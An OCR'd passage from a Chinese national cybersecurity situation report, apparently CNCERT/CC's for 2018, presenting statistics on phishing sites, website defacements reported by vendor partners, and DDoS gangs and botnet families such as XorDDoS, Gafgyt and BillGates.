


图 5-11　2018 年境外通过植入后门控制我国境内网站数量 TOP10 国家和地区
（来源：CNCERT/CC）

5.3 网页仿冒情况

网页仿冒俗称网络钓鱼（Phishing），是社会工程学欺骗原理与网络技术相结合的典型应用。

2018年，CNCERT/CC共抽样监测到仿冒我国境内网站的钓鱼页面53049个。2014-2018年仿冒我国境内网站的钓鱼页面数量统计情况如图5-12所示，2018年仿冒我国境内网站的钓鱼页面数量月度统计情况如图5-13所示。




图 5-12　2014-2018 年仿冒我国境内网站的钓鱼页面数量统计（来源：CNCERT/CC）




图 5-13　2018 年仿冒我国境内网站的钓鱼页面数量按月度统计（来源：CNCERT/CC）

2018年，CNCERT/CC共抽样监测到仿冒我国境内网站的钓鱼页面53049个，涉及境内外10440个IP地址，平均每个IP地址承载5个钓鱼页面。在这10440个IP地址中，有99.5%位于境外，从承载仿冒页面的IP地址归属情况来看，主要分布在俄罗斯、美国和中国香港地区。仿冒我国境内网站的IP地址分布情况如图5-14所示。




图 5-14　2018 年仿冒我国境内网站的 IP 地址按国家和地区分布（来源：CNCERT/CC）

从钓鱼站点使用域名的顶级域分布来看，以.com最多，占47.1%，其次是.cn和.cc，分别占20.8%和6.3%。2018年CNCERT/CC抽样监测发现的钓鱼站点所

用域名按顶级域分布如图5-15所示。




图 5-15　2018 年抽样监测发现的钓鱼站点所用域名按顶级域分布（来源：CNCERT/CC）

5.4 支撑单位报送情况

5.4.1　北京天融信公司报送的网页篡改监测情况

根据北京天融信公司的监测结果，2018年全年我国境内被篡改网站总量为1723个，比2017年的2472个下降30.1%。2018年我国境内被篡改网站数量月度统计如图5-16所示，其中5月达到全年最高值（192个），12月达到全年最低值（79个）。




图 5-16　2018 年我国境内被篡改网站数量月度统计（来源：北京天融信公司）

根据北京天融信公司的监测结果，2018年我国境内被篡改网站按其域名所属顶级域分布情况如图5-17所示。其中，代表商业机构的网站（.com）占77.9%，网络组织类（.net）网站占4.9%，非盈利组织类（.org）网站占2.1%，政府类（.gov）网站占1.6%。




图 5-17　2018 年我国境内被篡改网站按其域名所属顶级域分布（来源：北京天融信公司）

根据北京天融信公司的监测结果，2018年我国境内被篡改网站按地域分布如图5-18所示，排名前三位的省份分别是内蒙古自治区（21.4%）、广东省（10.5%）和北京市（7.8%）。




图 5-18　2018 年我国境内被篡改网站按地域分布（来源：北京天融信公司）

根据北京天融信公司的监测结果，2018年全年我国境内被篡改的政府网站数量为22个，占北京天融信公司监测的2018年全年我国境内被篡改网站总数的1.3%。2018年我国境内被篡改的政府网站数量和其占被篡改网站总数比例按月度统计如图5-19所示。




图 5-19　2018 年我国境内被篡改的政府网站数量和其占被篡改网站总数比例按月度统计（来源：北京天融信公司）

5.4.2　杭州安恒信息技术股份有限公司报送的网页篡改监测情况

2018年，杭州安恒信息技术股份有限公司根据客户要求和实际需要，将全国部

分网站加入监测平台，进行对植入暗链、植入黑页、页面篡改等类型安全事件的远程监测。根据监测结果，2018年我国境内被篡改网站总量为255085个。2018年我国境内被篡改网站数量月度统计如图5-20所示，其中9月达到全年最高值（104323个），主要原因是当月对全国300多万个重点行业单位进行了首页事件集中监测。




图 5-20　2018 年我国境内被篡改网站数量月度统计（来源：杭州安恒信息技术股份有限公司）

根据杭州安恒信息技术股份有限公司的监测结果，2018年我国境内被篡改网站按其域名所属顶级域分布情况如图5-21所示。其中，代表商业机构的网站（.com）占51.9%，网络组织类（.net）网站占5.5%，非盈利组织类（.org）网站占3.2%，政府类（.gov）网站占1.2%。




图 5-21　2018 年我国境内被篡改网站按其域名所属顶级域分布
（来源：杭州安恒信息技术股份有限公司）

根据杭州安恒信息技术股份有限公司的监测结果，被篡改的网站中有7万多个网站存在备案信息。根据备案地址统计，2018年我国境内被篡改的已备案网站按地域分布如图5-22所示，排名前三位的省份分别是广东省（15.3%）、江苏省（11.1%）和北京市（8.5%）。




图 5-22　2018 年我国境内被篡改的已备案网站按地域分布
（来源：杭州安恒信息技术股份有限公司）

根据杭州安恒信息技术股份有限公司的监测结果，在上述已备案网站中，根据单位性质统计，排名前三位的分别是企业（86.8%）、事业单位（8.8%）和社会团体（1.6%）。2018年我国境内被篡改的已备案网站按单位性质分布如图5-23所示。




图 5-23　2018 年我国境内被篡改的已备案网站按单位性质分布
（来源：杭州安恒信息技术股份有限公司）

根据杭州安恒信息技术股份有限公司的监测结果，2018年全年我国境内被篡改的政府网站数量为3053个，占杭州安恒信息技术股份有限公司监测的2018年全年我国境内被篡改网站总数的1.2%。2018年我国境内被篡改的政府网站数量和其占被篡改网站总数比例按月度统计如图5-24所示。




图 5-24　2018 年我国境内被篡改的政府网站数量和其占被篡改网站总数比例按月度统计（来源：杭州安恒信息技术股份有限公司）

06

DDoS 攻击监测情况

CNCERT/CC针对多种主要用于发起DDoS攻击的僵尸网络家族进行抽样监测，并对2018年全年涉及的攻击资源和攻击团伙进行了多维分析，发现控制端IP地址共2108个，肉鸡IP地址总数为140万余个，受攻击目标IP地址数为9万余个，共发现攻击团伙50个，其中涉及活跃攻击团伙16个，共包含358个控制端IP地址，总共攻击约3万个目标IP地址，在全年攻击目标中占比31%。

6.1 活跃 DDoS 攻击团伙

6.1.1 活跃 DDoS 攻击团伙总览

DDoS攻击团伙是指能利用一定规模的互联网攻击资源，在较长时间范围内活跃，同时期内利用攻击资源针对极相似的攻击目标集合进行攻击，其攻击资源在一定时间范围内固定，长时间会发生变化。同一攻击团伙所发起的系列DDoS攻击称为团伙性攻击。

2018年，规模最大的攻击团伙使用的僵尸网络由多个家族组成，而其他团伙的家族特性相对比较单一。所有团伙的攻击目标数量占据全年总攻击目标数量的36%，而规模最大的团伙的攻击目标数量占据了全年总攻击目标数量的23%。攻击团伙攻击的目标主要位于云主机厂商网段，主要涉及游戏、博彩、色情等。单一团伙的长期攻击目标并无行业特性，仅在短期内受攻击任务影响会有短暂的行业特性。

2018年，CNCERT/CC共监测发现50个利用僵尸网络进行攻击的DDoS攻击团伙。攻击团伙的月度数量趋势如图6-1所示，在8月达到全年最高峰。




图 6-1　2018 年 DDoS 攻击团伙数量按月度统计（来源：CNCERT/CC）

其中，活跃两个月及以上，且肉鸡数量较大的较活跃攻击团伙有16个，共包含358个控制端，在全年控制端中占比16%，总共攻击2.8万个目标，在全年攻击目标中占比31%，其基本信息见表6-1。

表6-1　2018年活跃DDoS攻击团伙基本信息（来源：CNCERT/CC）

团伙编号	2018 年首次活跃时间（年月日）	2018 年末次活跃时间（年月日）	活跃月份（年月）	控制端数量（个）	肉鸡数量（个）	攻击目标数量（个）
G1	20180101	20181231	2018012	283	571016	21324
G2	20180502	20181230	201808	9	384	57
G3	20180308	20181104	201802	2	462	2
G4	20180101	20180731	201805	4	1779	185
G5	20180721	20181222	201803	2	509	20
G6	20180606	20180925	201802	2	543	74
G7	20180531	20180801	201804	8	1426	369
G8	20180723	20180911	201803	2	654	476
G9	20180511	20180712	201803	9	13035	642
G10	20180708	20180905	201803	2	699	87
G11	20180303	20180515	201803	12	2921	47
G12	20180707	20180902	201803	2	3243	380
G13	20180614	20180827	201803	5	13290	5440
G14	20180109	20180225	201802	2	639	142
G15	20180907	20181027	201802	8	8358	4023
G16	20180802	20180816	201801	74	10936	747

较活跃攻击团伙的控制端和攻击目标总览如图6-2所示，图中的节点为控制端及其攻击目标，控制端攻击过某攻击目标则连一条边，全年间它们的攻击关系自然地形成了力导向关系图。从图6-2中可以看出，代表不同攻击团伙的16个不同颜色的簇之间相互较为独立，同一攻击团伙的攻击目标非常集中，不同攻击团伙间的攻击目标重合度较小。




图 6-2　2018 年活跃 DDoS 攻击团伙控制端和攻击目标总览（来源：CNCERT/CC）

6.1.2　重点 DDoS 攻击团伙情况

（1）团伙 G1：控制端数量及肉鸡规模最大的攻击团伙

团伙G1在2018年持续活跃，共有控制端IP地址数量283个，肉鸡规模超过57万个，攻击目标超过2万个。该团伙能够利用多个僵尸网络家族发起攻击，XorDDoS和BillGates家族的控制端是该团伙重点利用的资源。攻击目标的地理归属主要位于我国境内，特别是浙江省、福建省和广东省。

团伙G1可以根据攻击资源的复用情况拆分成若干主要的子团伙，最重要的子团伙有以下三个。

子团伙G1-1：2018年首次活动出现于3月，此后每月持续活跃，共包含23个控制端，主要利用BillGates僵尸网络发动攻击。该子团伙每个月的控制端数量平均为1～7个，其所利用的肉鸡主要位于我国境内的北京市、上海市、浙江省等，攻击

目标主要位于我国境内的福建省、广东省、浙江省等。

子团伙G1-2：2018年首次活动出现于3月，此后每月持续活跃，共包含13个控制端IP地址，主要利用XorDDoS发动攻击。该子团伙的控制端数量在5-10月保持在8～9个，在11月增加为12个，随后在12月下降为5个，主要位于法国，仅在10月短暂切换到韩国的服务器IP地址。其所利用的肉鸡主要位于我国境内的江苏省、广东省、福建省等，涉及大量的家用宽带用户。攻击目标主要为游戏行业和博彩业。

子团伙G1-3：2018年只在6-7月活跃，共包含6个控制端IP地址，集中在境外某特定网段，主要利用XorDDoS僵尸网络发动攻击，主要攻击目标大部分位于我国境内。

（2）团伙 G13：肉鸡规模第二大的攻击团伙

团伙G13在2018年的活跃时长为两个月，首次活跃时间为2018年6月，末次活跃时间为2018年8月，共包含4个控制端，均位于我国境外，总共控制了1.3万个肉鸡，攻击目标总共5440个。该团伙所利用的肉鸡资源主要分布在我国境内，特别是江苏省、广东省、河南省、浙江省等，主要攻击目标在境外，特别是美国、加拿大、意大利等国家的VPS。该团伙主要利用Gafgyt僵尸网络家族发动攻击。

（3）团伙 G9：肉鸡规模排名第三的攻击团伙

团伙G9在2018年活跃时长为两个月，活跃时间从2018年5月11日到7月12日，共包含9个控制端，均归属美国、荷兰等境外国家，共控制13035个肉鸡，攻击目标为642个。该团伙主要利用Gafgyt僵尸网络家族发动攻击。该团伙所利用的肉鸡资源主要位于我国境内，包括北京市、广东省、浙江省等，攻击的目标主要为我国福建省的中国电信IDC机房，以及大量境外IDC机房。

（4）团伙 G16：利用 Gafgyt 僵尸网络家族的月度最大团伙

团伙G16只在2018年8月活跃了一个月，是Gafgyt僵尸网络家族中的控制端节点较为普遍的活跃形式，也是月度最大的团伙。该团伙只有一个核心控制端，大部分攻击都由其所控制的肉鸡完成，其余的小部分攻击目标由多个控制端共同完成攻击。该团伙在2018年8月控制了1.1万个肉鸡，由74个控制端共同控制。从该团伙攻击的目标IP地址相关域名来看，其主要攻击虚拟主机运营商。

6.2 用于发起 DDoS 攻击的僵尸网络家族

在本报告中，一次DDoS攻击事件是指在经验攻击周期内，不同的攻击资源针对固定目标的单个DDoS攻击，攻击周期不超过24h。如果相同的攻击目标被相同的攻击资源所攻击，但间隔为24h或更多，则该事件被认为是两次攻击。此外，DDoS攻击资源及攻击目标地址均指其IP地址，它们的地理位置由其IP地址定位得到。

2018年，XorDDoS、Gafgyt、BillGates这三种僵尸网络家族参与DDoS攻击事件最多。其中，XorDDoS僵尸网络家族所控制的肉鸡规模最大，且持续时间最长；Gafgyt僵尸网络家族总活跃控制端IP地址数量最多，为1096个，而大部分控制端只存活一个月，但由于其样本的主动感染特性，往往在出现数天后就能获得非常大的肉鸡规模。从攻击时间来看，XorDDoS和BillGates僵尸网络家族在2:00-10:00发起的攻击数量明显减少，疑似需要由人工触发的攻击方式；Gafgyt僵尸网络的攻击按时间分布较均匀，疑似作为DDoSaaS（DDoS as a Service）对外提供服务。

6.2.1 XorDDoS 僵尸网络家族

XorDDoS僵尸网络家族在2018年共活跃11个月，在2018年2月曾短暂退出，家族总活跃控制端数量为146个，单个控制端攻击活跃时间最长为7个月，控制端数量在上半年大幅上升，在6月达到峰值后逐步回落。该家族对僵尸网络的控制规模在上半年逐步攀升，7月达到小高峰，8-9月短暂回落，在10月重新扩大对僵尸网络的控制规模，并于11月达到顶峰。具体情况如图6-3所示。

